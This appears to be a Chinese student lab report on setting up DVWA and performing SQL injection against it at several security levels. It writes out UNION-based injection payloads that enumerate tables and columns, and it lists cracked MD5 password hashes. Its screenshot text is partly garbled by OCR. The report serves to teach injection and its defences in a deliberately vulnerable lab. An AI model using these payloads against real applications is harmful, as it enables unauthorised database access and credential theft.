Julius Karl

19210204 尹畅


2024年6月26日

1 DVWA 安装

1.1 DVWA 了解


DVWA(Damn Vulnerable Web App)是一个专门设计成易受攻击的网络应用程序,供人们以合法的目标进行合法的渗透测试。对于学习合法的道德黑客技术,DVWA 是一个非常基础的起点。该应用程序使用了经典的 PHP 和 MySQL 组合构建,由于是用 PHP 编写的,PHP 是易于理解的脚本语言,可以更轻松地理解 DVWA 的代码。它包含许多不同漏洞的示例,这些漏洞都是用 PHP 实现的。

1.2 DVWA 部署



XAMPP 安装

Home	Database Setup 📏
Instructions Setup / Reset DB	Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: C:xampphtdocsdwwalconfigkoonfig.inc.pdp.
Brute Force	If the database already exists, it will be cleared and the data will be reset. You can also use this to reset the administrator credentials ("admin // password") at any stage.
Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA	Setup Check Web Server SERVER_NAME: localhost Operating system: Windows
SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected)	PHP version: 8.0.30 PHP function display, errors: Enabled PHP function display, startup, errors: Enabled PHP function allow, util include: Disabled PHP function allow, util function: Enabled PHP function allow, util for
XSS (Stored) CSP Bypass JavaScript Authorisation Bypass	Backend database: MySQL/MariaDB Database username: drwa Database password: "blank" Database database: drwa Database database: drwa Database host: 127.0.0.1 Database port: 3306
Open HTTP Redirect	reCAPTCHA key: Missing
DVWA Security PHP Info	Writable folder C.\txamppl\ntdocs\tdvwa\nackable\uploads\t Yes Writable folder C.\txamppl\ntdocs\tdvwa\config: Yes
About	Status in red, indicate there will be an issue when trying to complete some modules. If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php. ini file and restart Apache.
Logout	allow_url_fopen = 0n allow_url_include = 0n These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
	Create / Reset Database
	Database has been created.
	'users' table was created. Data inserted into 'users' table.
	Data motivo into docto table.



DVWA 部署成功

2 SQL 注入

2.1 了解 SQL 注入


SQL 注入是一种代码注入技术,也是最危险的 Web 应用程序漏洞之一。SQL 注入即是指 Web 应用程序对用户输入数据的合法性没有判断或过滤不严,攻击者可以在 Web 应用程序中事先定义好的查询语句的结尾上添加额外的 SQL 语句,从而在管理员不知情的情况下实现非法操作,以此来实现欺骗数据库服务器执行非授权的任意查询,进一步获取相应的数据信息.SQL 注入攻击通过操作输入来修改 SQL 语句,达到执行代码对 Web 服务器进行攻击的目的。攻击者将恶意构造的 SQL 语句插入 Web 表单、输入域名或页面请求的查询字符串中,最终使 Web 服务器执行恶意命令。

2.2 SQL 注入操作: 安全等级 LOW


2.2.1 判断是否存在注入

vuillerabi	vullierability. SQL injection	
User ID:	Submit	
ID: 1		
First name: ac	lmin	
Surname: admin		
More Inform	ation	
 https://www. 	kipedia.org/wiki/SQL_injection netsparker.com/blog/web-security/sql-injection-cheat-sheet/ p.org/www-community/attacks/SQL_Injection y-tables.com/	
	,	

输入1,查询成功



查询失败, 返回空



查询成功, 返回了多个结果, 存在字符型注入

2.2.2 猜测字段数和字段顺序

vullerability. SQL Illjection



1' or 1 = 1 order by 1 #

User ID: Submit
ID: 1' or 1 =1 order by 2# First name: admin Surname: admin
ID: 1' or 1 =1 order by 2# First name: Gordon Surname: Brown
ID: 1' or 1 =1 order by 2# First name: Hack Surname: Me
ID: 1' or 1 =1 order by 2# First name: Pablo Surname: Picasso
ID: 1' or 1 =1 order by 2# First name: Bob Surname: Smith

1' or 1 = 1 order by 2 #

Unknown column '3' in 'order clause'

1' or 1 = 1 order by 3#

可以得到,执行的 SQL 查询语句中只有两个字段

2.2.3 获取数据库名



2.2.4 获取数据库中表名

```
User ID: Submit

ID: 'union select 1, group_concat(table_name) from information_schema.tables where table_schema=database()#
First name: 1
Surname: guestbook, users
```

2.2.5 获取表中字段名

```
User ID: Submit

ID: 'union select 1, group_concat(column_name) from information_schema.columns where table_name='users' First name: 1
Surname: user_id, first_name, last_name, user, password, avatar, last_login, failed_login, USER, CURRENT_CONNECTION.
```

2.2.6 尝试获取 user 以及 password



2.2.7 破解口令

密文: 5f4dcc3b5aa765d61d8327deb882cf99

结果: password

密文: e99a18c428cb38d5f260853678922e03

结果: abc123

密文: 8d3533d75ae2c3966d7e0d4fcc69216b

结果: charley

密文: 0d107d09f5bbe40cade3de5c71e9e9b7

结果: letmein

密文: 5f4dcc3b5aa765d61d8327deb882cf99

结果: password

2.3 安全等级 MEDIUM

步骤顺序与 LOW 等级大致相同, 但是由于限制了输入, 需要利用 Burp Suite 进行抓包

抓包并更改参数

```
User ID: 1 < Submit
ID: I or 1=1 *
First name: admin
Surname: admin
ID: 1 or 1=1 #
First name: Gordon
Summame: Brown
ID: 1 or 1=1 *
First name: Hack
Surmame: Me
ID: 1 or 1=1 #
First name: Pablo
Surname: Picasso
ID: 1 or 1=1 #
First name: Bob
Surname: Smith
```

后续步骤与前一等级相同

2.4 HIGH

与前一等级基本相同,需要用 # 注释掉 LIMIT 1,否则只输出一个结果。

3 实验心得

在进行 DVWA 的 SQL 注入实验时,可以深入理解 SQL 注入的工作原理,包括它如何利用 Web 应用程序中的安全漏洞来操纵后端数据库。实验不仅让人了解攻击的方法,还能学习到如何防御 SQL 注入,例如使用参数化查询、预编译语句等。通过亲身体验攻击过程,可以增强对网络安全的认识,明白为什么要遵循安全最佳实践。理论知识很重要,但通过实际操作,可以更好地理解和记忆相关的安全概念。学会使用像 Wireshark 和 Burp Suite 这样的工具来检测和分析网络流量,对于发现和防御 SQL 注入至关重要。随着技术的发展,新的攻击方法不断出现,因此需要不断学习和更新知识,以保持安全技能的现代性。